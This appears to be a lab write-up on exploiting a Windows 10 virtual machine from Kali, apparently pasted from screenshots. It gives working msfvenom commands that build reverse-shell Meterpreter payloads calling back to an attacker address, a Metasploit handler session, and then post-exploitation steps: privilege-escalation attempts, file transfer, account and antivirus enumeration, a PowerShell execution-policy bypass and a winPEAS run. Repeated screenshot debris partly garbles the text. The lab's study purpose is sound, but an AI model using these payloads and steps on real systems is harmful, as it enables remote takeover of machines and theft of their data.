

WINDOWS EXPLOITATION

Payload Creation:

```
[root@kali)-[/home/kali]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.76 LPORT=4444 -f aspx > exploit.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of aspx file: 2896 bytes

[root@kali)-[/home/kali]
# msfconsole
Metasploit tip: Save the current environment with the save command, "le to hear"
future console restarts will use this environment again

KALI [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:/home/kali
+ -- --=[ 1388 payloads - 46 encoders - 11 nops ] ]
+ -- --=[ 9 evasion ] ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
_____
Payload options (generic/shell_reverse_tcp):
[*] Using configured payload generic/shell_reverse_tcp
Name  Current Setting  Required  Description
_____
LHOST      yes        The listen address (an interface may be specified)
LPORT      4444       The listen port

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```

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File Actions Edit View Help

0 Wildcard Target

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Type here to search

Windows Start button

File Machine View Input Devices Help

root@kali:~#

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KALI [Running] - Oracle VM VirtualBox

File Actions Edit View Help

0 Wildcard Target

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/handler) > set lhost 192.168.1.76
lhost => 192.168.1.76
msf6 exploit(multi/handler) > run
```

[*] Started reverse TCP handler on 192.168.1.76:4444

Type here to search

Windows Start button

File Machine View Input Devices Help

root@kali:~#

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GAINING FOOTHOLD

WINDOWS EXPLOITATION: CREATING PAYLOAD

```
(root㉿kali)-[~/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.76 lport=44
44 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(the quieter you become, the more you are able to hear")

(root㉿kali)-[~/home/kali]
└─# pwd
/home/kali

(root㉿kali)-[~/home/kali]
└─# ls
Desktop  hash.txt  password.txt  Public  Videos
Documents ITSC206.exe  payload.exe  Templates

(root㉿kali)-[~/home/kali]
└─# chmod 777 payload.exe

[root@kali ~]# ls -la
total 380
drwx----- 17 kali kali 4096 Nov 24 19:01 .
drwxr-xr-x  3 root root 4096 Nov 21 23:22 ..
-rw-r--r--  1 kali kali 220 Nov 21 23:22 .bash_logout
-rw-r--r--  1 kali kali 5551 Nov 21 23:22 .bashrc
-rw-r--r--  1 kali kali 3526 Nov 21 23:22 .bashrc.original
drwx-----  5 kali kali 4096 Nov 23 18:09 .BurpSuite
drwxr-xr-x  9 kali kali 4096 Nov 23 20:50 .cache
drwxr-xr-x 13 kali kali 4096 Nov 22 00:10 .config
drwxr-xr-x  2 kali kali 4096 Nov 21 23:28 Desktop
```

```
(root㉿kali)-[~/home/kali]
└─# msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts
```

```
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMN$          VMMMM
MMMNl  MMMMM   MBBBBB  JBBBBB
MMNL  MMMMMMN   NBBBBBB  JBBBBB
MMNL  MMMMMMMMNnmmNmMMMMMMMM  JBBBBB
MMNI  MMMMMMMMMMMMMMMMMMMMMMM  jBBBBB
MMNI  MMMMMMMMMMMMMMMMMMMMMMM  jBBBBB
MMNI  MMMMM   MBBBBBB  MBBBBB  jBBBBB
MMNI  MMMMM   MBBBBBB  MBBBBB  jBBBBB
MMNI  MMNNM   MBBBBBB  MBBBBB  jBBBBB
MMNI  WBBBBB   MBBBBBB  MBBBB#  JBBBBB
MMMR  ?MMNM          MBBBB  .dBBBBB
```

```
+ -- ---=[ 1391 payloads - 46 encoders - 11 nops ]  
+ -- ---=[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set lhost 192.168.1.76  
lhost => 192.168.1.76  
msf6 exploit(multi/handler) > set lport 4444  
lport => 4444  
msf6 exploit(multi/handler) > exploit  
  
[*] Started reverse TCP handler on 192.168.1.76:4444  
[*] Sending stage (175686 bytes) to 192.168.1.70  
[*] Meterpreter session 1 opened (192.168.1.76:4444 → 192.168.1.70:49847)  
at 2023-11-24 19:10:28 -0500
```

Meterpreter is a powerful tool that allows security professionals to interact with an exploited system and gain valuable information about its configuration, files, and network connections. It also allows for the execution of various actions on the system, such as file manipulation, network manipulation, and even running scripts. In this article, we will explore the most commonly used meterpreter commands, including both basic and advanced options.




The `scp` command you provided is used for secure copy, and it is attempting to copy a file from one machine to another using the Secure Copy Protocol (SCP). Here's a breakdown of the command:

`scp`: The command itself for secure copy.

`username@ip:/path/to/Payload.exe`: The source file path on the local machine (the machine where you are running the command). This is the file you want to copy.

`:/C/Users/user/Desktop/`: The destination path on the remote machine where you want to copy the file. In this case, it's specifying the Desktop directory of the user named "dheru" on the C: drive.

Firewall off:



Click on the payload and go to the meterpreter.

SYSTEM ENUMERATION

```

meterpreter > pwd
C:\Users\happy\Desktop
meterpreter > ls
Listing: C:\Users\happy\Desktop
=====
Mode          Size    Type      Last modified        Name
--          --     --      --          --
100666/rw-rw-rw-  282   fil      2023-11-24 00:15:38 -0500  desktop.ini
100777/rwxrwxrwx  73802  fil      2023-11-24 19:10:02 -0500  payload.exe
  
```

Present working Dir:

```

meterpreter > pwd
C:\Users\happy
meterpreter > ls
Listing: C:\Users\happy

```

Mode	Size	Type	Last modified	Name
040777/rwxrwxrw	0	dir	2023-11-24 18:44:37 -0500	.ssh
040555/r-xr-xr-	0	dir	2023-11-24 00:15:38 -0500	3D Objects
040777/rwxrwxrw	0	dir	2023-11-24 00:15:17 -0500	AppData
040777/rwxrwxrw	0	dir	2023-11-24 00:15:17 -0500	Application Data

```

L7] UNKNOWN command. Most recent
meterpreter > pwd
C:\Users\happy
meterpreter > cd ..
meterpreter > ls
Listing: C:\Users

```

Mode	Size	Type	Last modified	Name
040777/rwxrwxrwx	0	dir	2019-12-07 04:30:39 -0500	All Users
040555/r-xr-xr-x	8192	dir	2023-11-24 01:12:15 -0500	Default
040777/rwxrwxrwx	0	dir	2019-12-07 04:30:39 -0500	Default User
040555/r-xr-xr-x	4096	dir	2023-11-24 00:15:38 -0500	Public
100666/rw-rw-rw-	174	fil	2019-12-07 04:12:42 -0500	desktop.ini
040777/rwxrwxrwx	8192	dir	2023-11-24 18:44:35 -0500	happy

```

meterpreter > ipconfig

Interface 1

```

Name	:	Software Loopback Interface 1
Hardware MAC	:	00:00:00:00:00:00
MTU	:	4294967295
IPv4 Address	:	127.0.0.1
IPv4 Netmask	:	255.0.0.0
IPv6 Address	:	::1
IPv6 Netmask	:	ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


```

Interface 6

```

Name	:	Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC	:	08:00:27:f3:63:b7
MTU	:	1500
IPv4 Address	:	192.168.1.70
IPv4 Netmask	:	255.255.255.0

sysinfo : This command is used to retrieve basic information about the target system, including the OS version, architecture, hostname, and uptime.

```
meterpreter > sysinfo
Computer      : DESKTOP-03L04RH
OS            : Windows 10 (10.0 Build 19045). "more you are able to hear"
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter >
```

getsystem : This command is used to elevate the current meterpreter session to SYSTEM-level privileges. It is a powerful tool for gaining complete control over the target system.

```
meterpreter > getsystem
[!] priv_elevate_getsystem: Operation failed: All pipe instances are busy. The following was attempted:
[!] Named Pipe Impersonation (In Memory/Admin)
[!] Named Pipe Impersonation (Dropper/Admin)
[!] Token Duplication (In Memory/Admin)
[!] Named Pipe Impersonation (RPCSS variant)
[!] Named Pipe Impersonation (PrintSpooler variant)
[!] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
meterpreter >
```

ps : This command is used to list all the running processes on the target system. It is a useful tool for understanding the state of the target system and identifying potentially interesting processes that could be exploited.

```
meterpreter > ps
Process List
_____
PID  PPID  Name          Arch Session User      Path
_____
0    0     [System Proces
s]
4    0     System
8    584   svchost.exe
72   4     Registry
316  4     smss.exe
348  584   SgrmBroker.exe
368  584   svchost.exe
380  584   svchost.exe
```

UPLOAD: Uploading a file.

```
[+] Named Pipe Impersonation (PrintSpooler variant)
[+] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
meterpreter > ls
Listing: C:\Users\happy\Desktop
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	282	fil	2023-11-24 00:15:38 -0500	desktop.ini
100777/rwxrwxrwx	73802	fil	2023-11-24 19:10:02 -0500	payload.exe

```
meterpreter > upload test.ttx
[*] Uploading : /home/kali/test.ttx → test.ttx [you are able to hear]
[*] Uploaded 16.00 B of 16.00 B (100.0%): /home/kali/test.ttx → test.ttx
[*] Completed : /home/kali/test.ttx → test.ttx
meterpreter > ls
Listing: C:\Users\happy\Desktop
```


```
File Actions Edit View Help
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	282	fil	2023-11-24 00:15:38 -0500	desktop.ini
100777/rwxrwxrwx	73802	fil	2023-11-24 19:10:02 -0500	payload.exe
100666/rw-rw-rw-	16	fil	2023-11-24 20:55:13 -0500	test.ttx

```
meterpreter > rm test.ttx
meterpreter > ls
Listing: C:\Users\happy\Desktop
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	282	fil	2023-11-24 00:15:38 -0500	desktop.ini
100777/rwxrwxrwx	73802	fil	2023-11-24 19:10:02 -0500	payload.exe

Downloading File:



```

meterpreter > ls
Listing: C:\Users\happy\Desktop


```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	282	fil	2023-11-24 00:15:38 -0500	desktop.ini
100666/rw-rw-rw-	12	fil	2023-11-24 20:59:53 -0500	micky.txt
100777/rwxrwxrwx	73802	fil	2023-11-24 19:10:02 -0500	payload.exe

```

meterpreter > pwd
C:\Users\happy\Desktop  the quieter you become, the more you are able to hear"
meterpreter > download micky.txt
[*] Downloading: micky.txt → /home/kali/micky.txt
[*] Downloaded 12.00 B of 12.00 B (100.0%): micky.txt → /home/kali/micky.txt
[*] Completed : micky.txt → /home/kali/micky.txt
meterpreter >

```



SHELL: This command is used to spawn a shell in the target system. It is a powerful tool for executing commands in the target system and interacting with the underlying operating system.

KALI [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
meterpreter > shell
Process 1392 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3693]
(c) Microsoft Corporation. All rights reserved.

C:\Users\happy\Desktop>whoami
whoami
desktop-03l04rh\happy

getpid : This command is used to retrieve the process ID of the current meterpreter session. It is a useful tool for understanding the state of the session and determining the best process to migrate to.

```
meterpreter > getpid  
Current pid: 4996
```

Systeminfo:

```
C:\Users\happy\Desktop>systeminfo  
systeminfo  
  
Host Name: DESKTOP-03L04RH  
OS Name: Microsoft Windows 10 Enterprise Evaluation  
OS Version: 10.0.19045 N/A Build 19045  
OS Manufacturer: Microsoft Corporation  
OS Configuration: Standalone Workstation  
OS Build Type: Multiprocessor Free  
Registered Owner: happy  
Registered Organization: "the quieter you become, the more you are able to hear"  
Product ID: 00329-20000-00001-AA278  
Original Install Date: 11/23/2023, 10:12:38 PM  
System Boot Time: 11/24/2023, 4:35:24 PM  
System Manufacturer: innotek GmbH  
System Model: VirtualBox
```

Network Commands

Network commands refer to a set of tools that allow the penetration tester to manipulate and interact with the target system's network environment. Some of the most commonly used network commands in Meterpreter include:

portfwd : This command allows the tester to forward traffic from one port on the target system to another port on the local system or another system on the network.

route : This command allows the tester to add, modify, or delete routes on the target system's routing table. This can be useful for routing network traffic through the target system or for redirecting traffic from one network to another.

```
meterpreter > portfwd  
No port forwards are currently active.  
  
meterpreter > route  
  
IPv4 network routes  
=====
```

Subnet	Netmask	Gateway	Metric	Interface
0.0.0.0	0.0.0.0	192.168.1.254	25	6
127.0.0.0	255.0.0.0	127.0.0.1	331	1
127.0.0.1	255.255.255.255	127.0.0.1	331	1
127.255.255.255	255.255.255.255	127.0.0.1	331	1
192.168.1.0	255.255.255.0	192.168.1.70	281	6

- **Finding some specific detail:**

```
C:\Users\happy\Desktop>systeminfo | findstr /B /C:"OS Name"  
systeminfo | findstr /B /C:"OS Name"  
OS Name: Microsoft Windows 10 Enterprise Evaluation
```

- **WMIC QFE:**

wmic: Stands for Windows Management Instrumentation Command-line. It provides a command-line interface for Windows management tasks. qfe: Stands for Quick Fix Engineering. In the context of wmic, it represents a query for updates.

When executed, the wmic qfe command will display a list of installed Windows updates on the system, including details such as the HotFixID, InstalledOn (date), and more.

```
C:\Users\happy\Desktop>wmic qfe  
wmic qfe  
Caption  
nts HotFixID InstallDate InstalledBy CSName Description FixComme  
ct Status  
http://support.microsoft.com/?kbid=5017022 DESKTOP-03L04RH Update  
KB5017022 9/8/2022  
  
http://support.microsoft.com/?kbid=5011048 DESKTOP-03L04RH Update  
KB5011048 NT AUTHORITY\SYSTEM 11/24/2023  
  
https://support.microsoft.com/help/5015684 DESKTOP-03L04RH Update  
KB5015684 9/8/2022
```

USER ENUMERATION

```
meterpreter > shell
Process 6896 created.
Channel 5 created.
Microsoft Windows [Version 10.0.19045.3693]
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Users\happy\Desktop>whoami
whoami
desktop-03l04rh\happy
```

```
C:\Users\happy\Desktop>whoami /priv
whoami /priv
```

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeShutdownPrivilege	Shut down the system	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeUndockPrivilege	Remove computer from docking station	Disabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled
SeTimeZonePrivilege	Change the time zone	Disabled

```
C:\Users\happy\Desktop>whoami /groups
whoami /groups
```

GROUP INFORMATION

Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group	Well-known group	S-1-5-114	Group used for deny only
BUILTIN\Administrators	Alias	S-1-5-32-544	Group used for deny only
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE	Well-known group	S-1-5-4	Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON	Well-known group	S-1-2-1	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group

```
C:\Users\happy\Desktop>net user
net user

User accounts for \\DESKTOP-03L04RH
```

```
Administrator          DefaultAccount      Guest
happy                  WDAGUtilityAccount
The command completed successfully.
```

```
C:\Users\happy\Desktop>net user happy
net user happy
User name          happy
Full Name
Comment
User's comment
Country/region code    000 (System Default)
Account active      Yes
Account expires     Never
Password last set   11/23/2023 10:15:15 PM
Password expires    Never
Password changeable 11/23/2023 10:15:15 PM
Password required    No
User may change password Yes
Workstations allowed All
Logon script
```

```
C:\Users\happy\Desktop>net user administrator
net user administrator
User name          Administrator
Full Name
Comment           Built-in account for administering the computer/domain
User's comment
Country/region code    000 (System Default)
Account active      No
Account expires     Never
Password last set   11/24/2023 7:43:51 PM
Password expires    Never
Password changeable 11/24/2023 7:43:51 PM
Password required    Yes
User may change password Yes
Workstations allowed All
Logon script
```

```
C:\Users\happy\Desktop>net localgroup
net localgroup
```

```
Aliases for \\DESKTOP-03L04RH
```

```
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Cryptographic Operators
*Device Owners
*Distributed COM Users
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
```

```
C:\Users\happy\Desktop>net localgroup administrators
net localgroup administrators
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/domain
Members
```

```
Administrator
happy
The command completed successfully.
```

AV ENUMERATION

```
File Actions Edit View Help
C:\Windows\System32>exit
exit
meterpreter > shell
Process 3220 created.
Channel 8 created.
Microsoft Windows [Version 10.0.19045.3693]
(c) Microsoft Corporation. All rights reserved.

C:\Users\happy\Desktop>sc query windefend
sc query windefend

SERVICE_NAME: windefend
    TYPE               : 10  WIN32_OWN_PROCESS
    STATE              : 4   RUNNING
                           (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
    WIN32_EXIT_CODE    : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT         : 0x0

C:\Users\happy\Desktop>sc queryex type=service
sc queryex type=service

SERVICE_NAME: Appinfo
DISPLAY_NAME: Application Information
    TYPE               : 20  WIN32_SHARE_PROCESS
    STATE              : 4   RUNNING
                           (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE    : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT         : 0x0
    PID                : 972
    FLAGS              :
                           "the quieter you become, the more you are able to hear"

SERVICE_NAME: AudioEndpointBuilder
DISPLAY_NAME: Windows Audio Endpoint Builder
    TYPE               : 20  WIN32_SHARE_PROCESS
    STATE              : 4   RUNNING
                           (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE    : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
```

```
KALI [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:~#
FLAGS : 

SERVICE_NAME: Audiosrv
DISPLAY_NAME: Windows Audio
    TYPE      : 10  WIN32_OWN_PROCESS
    STATE     : 4   RUNNING
                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE : 0  (0x0)
    SERVICE_EXIT_CODE : 0  (0x0)
    CHECKPOINT   : 0x0
    WAIT_HINT    : 0x0
    PID          : 1660
    FLAGS        : 

SERVICE_NAME: BFE
DISPLAY_NAME: Base Filtering Engine
    TYPE      : 20  WIN32_SHARE_PROCESS "the more you are able to hear"
    STATE     : 4   RUNNING
                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE : 0  (0x0)
    SERVICE_EXIT_CODE : 0  (0x0)
    CHECKPOINT   : 0x0
    WAIT_HINT    : 0x0
    PID          : 1040

KALI LINUX

Windows Type here to search 1°C Mostly clear 8:03 PM 11/24/2023 Right Ctrl
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:~#
FLAGS : 

CHECKPOINT   : 0x0
WAIT_HINT    : 0x0
PID          : 972
FLAGS        : 

SERVICE_NAME: iphlpsvc
DISPLAY_NAME: IP Helper
    TYPE      : 20  WIN32_SHARE_PROCESS
    STATE     : 4   RUNNING
                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE : 0  (0x0)
    SERVICE_EXIT_CODE : 0  (0x0)
    CHECKPOINT   : 0x0
    WAIT_HINT    : 0x0
    PID          : 972
    FLAGS        : 
                "the quieter you become, the more you are able to hear"

SERVICE_NAME: KeyIso
DISPLAY_NAME: CNG Key Isolation
    TYPE      : 20  WIN32_SHARE_PROCESS
    STATE     : 4   RUNNING
                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE : 0  (0x0)
    SERVICE_EXIT_CODE : 0  (0x0)

KALI LINUX

Windows Type here to search 1°C Mostly clear 8:03 PM 11/24/2023 Right Ctrl
```

```
KALI [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
FLAGS : 

C:\Users\happy\Desktop>netsh advfirewall firewall dump
netsh advfirewall firewall dump

C:\Users\happy\Desktop>netsh firewall show state
netsh firewall show state

Firewall status:
Profile          = Standard
Operational mode = Disable
Exception mode   = Enable
Multicast/broadcast response mode = Enable
Notification mode = Enable
Group policy version      = Windows Defender Firewall "you are able to hear"
Remote admin mode        = Disable

Ports currently open on all network interfaces:
Port  Protocol Version Program
21    TCP      Any      (null)

Type here to search  1°C Mostly clear 8:04 PM 11/24/2023 Right Ctrl
File Machine View Input Devices Help
root@kali:~#
File Actions Edit View Help
root@kali:~#
21    TCP      Any      (null)


IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at https://go.microsoft.com/fwlink/?linkid=121488 .

C:\Users\happy\Desktop>netsh firewall show config
netsh firewall show config

Domain profile configuration:
Operational mode      = Enable "the more you become, the more you are able to hear"
Exception mode        = Enable
Multicast/broadcast response mode = Enable
Notification mode     = Enable

Service configuration for Domain profile:
Mode      Customized Name


```



AUTOMATION TOOL: winPEAS

<https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS>

```
Download directly: url =
"https://github.com/carlospolop/PEASSng/releases/latest/download/winPEASany_ofs.exe"
```



```
(kali㉿kali)-[~/Downloads]
$ ls
winPEASany_ofs.exe

(kali㉿kali)-[~/Downloads]
$ pwd
/home/kali/Downloads

(kali㉿kali)-[~/Downloads]
```

Change directory to C://Windows/temp.

Uploading it through meterpreter:

```
meterpreter > pwd
c:\Windows\Temp
meterpreter > upload /home/kali/Downloads/winPEASany_ofs.exe
[*] Uploading   : /home/kali/Downloads/winPEASany_ofs.exe → winPEASany_ofs.exe
[*] Uploaded 2.13 MiB of 2.13 MiB (100.0%): /home/kali/Downloads/winPEASany_ofs.exe → winPEASany_ofs.exe
[*] Completed  : /home/kali/Downloads/winPEASany_ofs.exe → winPEASany_ofs.exe
```

Pull up a shell:

```
meterpreter > shell
Process 5976 created.
Channel 3 created.
Microsoft Windows [Version 10.0.19045.3693]
(c) Microsoft Corporation. All rights reserved.

c:\Windows\Temp>winPEASEany_ofs.exe
winPEASEany_ofs.exe
'winPEASEany_ofs.exe' is not recognized as an internal or external command,
operable program or batch file.
```

Not recognizable!!!

Load a powershell!!:

```
c:\Windows\Temp>powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\Temp> whoami
whoami
desktop-03l04rh\happy
```

```
PS C:\Windows\Temp> winPEASany_ofs.exe
winPEASany_ofs.exe
winPEASany_ofs.exe : The term 'winPEASany_ofs.exe' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ winPEASany_ofs.exe
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (winPEASany_ofs.exe:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```

Suggestion [3,General]: The command `winPEASany_ofs.exe` was not found, but does exist in the current location. Windows PowerShell does not load commands from the current location by default. If you trust this command, instead type: `".\`



```
WinPEAS-ng by @hacktricks_live

[+] Legend: Red Indicates a special privilege over an object or something is misconfigured
metho[...]
d[...]
ng is well configured
Cyan Indicates active users
Blue Indicates disabled users
LightYellow Indicates links

Do you like PEASS?

Get the latest version : https://github.com/sponsors/c
Follow on Twitter : @hacktricks_live
Respect on HTB : SirBroccoli

Thank you!

[+] Legend: Red Indicates a special privilege over an object or something is misconfigured
metho[...]
d[...]
ng is well configured
Cyan Indicates active users
Blue Indicates disabled users
LightYellow Indicates links

Follow on Twitter : @hacktricks_live
Respect on HTB : SirBroccoli

Thank you!

[+] Legend: Red Indicates a special privilege over an object or something is misconfigured
metho[...]
d[...]
ng is well configured
Cyan Indicates active users
Blue Indicates disabled users
LightYellow Indicates links

You can find a Windows local PE Checklist here: https://book.hacktricks.xyz/windows-hardening/checklist-windows-privilege-escalation
Creating Dynamic lists, this could take a while, please wait...
```

SYSTEM INFO:

```
File Actions Edit View Help System Information
***** Basic System Information
+ Check if the Windows versions is vulnerable to some known exploit https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#kernel-exploits
OS Name: Microsoft Windows 10 Enterprise Evaluation
OS Version: Intel64 Family 6 Model 165 Stepping 2 GenuineIntel ~2592 Mhz
System Type: x64-based PC
Hostname: DESKTOP-03L04RH
ProductName: Windows 10 Enterprise Evaluation
EditionID: EnterpriseEval
ReleaseId: 2009
BuildBranch: vb_release
CurrentMajorVersionNumber: 10
CurrentVersion: 6.3
Architecture: AMD64
ProcessorCount: 1
SystemLang: en-US
KeyboardLang: English (United States)
TimeZone: (UTC-07:00) Mountain Time (US & Canada)
IsVirtualMachine: True
Current Time: 11/25/2023 10:54:30 AM
```

```
IsVirtualMachine: True
Current Time: 11/25/2023 10:54:30 AM
HighIntegrity: False
PartOfDomain: False
Hotfixes: KB5032005, KB5017022, KB5011048, KB5015684, KB5026037, KB5032189, KB5014032, KB5016705, KB5032392,
```

```
[?] Windows vulns search powered by Watson(https://github.com/rasta-mouse/Watson)
[!] Windows version not supported, build number: '19045'
```

```
***** Showing All Microsoft Updates
HotFix ID : KB5032339
Installed At (UTC) : 11/26/2023 12:12:19 AM
Title : 2023-11 Cumulative Update for .NET Framework 3.5, 4.8 and 4.8.
1 for Windows 10 Version 22H2 for x64 (KB5032339)
Client Application ID : MoUpdateOrchestrator
Description : A security issue has been identified in a Microsoft software product that could affect your system. You can help protect your system by installing this update from Microsoft. For a complete listing of the issues that are included in this update, see the associated Microsoft Knowledge Base article. After you install this update, you may have to restart your system.
```

```
HotFix ID : KB2267602
Installed At (UTC) : 11/25/2023 11:43:58 PM
Title : Security Intelligence Update for Microsoft Defender Antivirus
- KB2267602 (Version 1.401.1170.0) - Current Channel (Broad)
Client Application ID : MoUpdateOrchestrator
Description : Install this update to revise the files that are used to detect viruses, spyware, and other potentially unwanted software. Once you have installed this item, it cannot be removed.
```

```
HotFix ID : KB2267602
Installed At (UTC) : 11/25/2023 11:23:08 AM
Title : Security Intelligence Update for Microsoft Defender Antivirus
- KB2267602 (Version 1.401.1154.0) - Current Channel (Broad)
Client Application ID : Windows Defender
Description : Install this update to revise the files that are used to detect viruses, spyware, and other potentially unwanted software. Once you have installed this item, it cannot be removed.
```

```
HotFix ID : KB4023057
Installed At (UTC) : 11/24/2023 10:33:00 PM
Title : 2023-10 Update for Windows 10 Version 22H2 for x64-based Systems (KB4023057)
Client Application ID : MoUpdateOrchestrator
Description : A security issue has been identified in a Microsoft software product that could affect your system. You can help protect your system by installing this update from Microsoft. For a complete listing of the issues that are included in this update, see the associated Microsoft Knowledge Base article. After you install this update, you may have to restart your system.
```

```
HotFix ID : KB5032339
Installed At (UTC) : 11/24/2023 10:32:54 PM
Title : 2023-11 Cumulative Update for .NET Framework 3.5, 4.8 and 4.8.
1 for Windows 10 Version 22H2 for x64 (KB5032339)
Client Application ID : MoUpdateOrchestrator
Description : A security issue has been identified in a Microsoft software product that could affect your system. You can help protect your system by installing this update from Microsoft. For a complete listing of the issues that are included in this update, see the associated Microsoft Knowledge Base article. After you install this update, you may have to restart your system.
```

File Actions Edit View Help
t viruses, spyware, and other potentially unwanted software. Once you have installed this item
, it cannot be removed.

HotFix ID : KB5026037
Installed At (UTC) : 11/24/2023 12:13:56 PM
Title : 2023-04 Update for Windows 10 Version 22H2 for x64-based Systems (KB5026037)
Client Application ID : OOBE_ZDP
Description : Install this update to resolve issues in Windows. For a complete listing of the issues that are included in this update, see the associated Microsoft Knowledge Base article for more information. After you install this item, you may have to restart your computer.

===== System Last Shutdown Date/time (from Registry)

Last Shutdown Date/time : 11/24/2023 4:35:14 PM

===== User Environment Variables

Check for some passwords or keys in the env variables

COMPUTERNAME: DESKTOP-03L04RH
PSExecutionPolicyPreference: Bypass
HOMEPATH: \Users\happy
LOCALAPPDATA: C:\Users\happy\AppData\Local
PSModulePath: C:\Users\happy\Documents\WindowsPowerShell\Modules;C:\Program Files (x86)\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
PROCESSOR_ARCHITECTURE: AMD64
Path: C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\Users\happy\AppData\Local\Microsoft\WindowsApps
CommonProgramFiles(x86): C:\Program Files (x86)\Common Files
ProgramFiles(x86): C:\Program Files (x86)
PROCESSOR_LEVEL: 6
LOGONSERVER: \\DESKTOP-03L04RH
PATHEXT: .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.CPL
HOMEDRIVE: C:
SystemRoot: C:\Windows
SESSIONNAME: Console
ALLUSERSPROFILE: C:\ProgramData
DriverData: C:\Windows\System32\Drivers\DriverData
USERPROFILE: C:\Users\happy
APPDATA: C:\Users\happy\AppData\Roaming

DriverData: C:\Windows\System32\Drivers\DriverData

USERPROFILE: C:\Users\happy

APPDATA: C:\Users\happy\AppData\Roaming

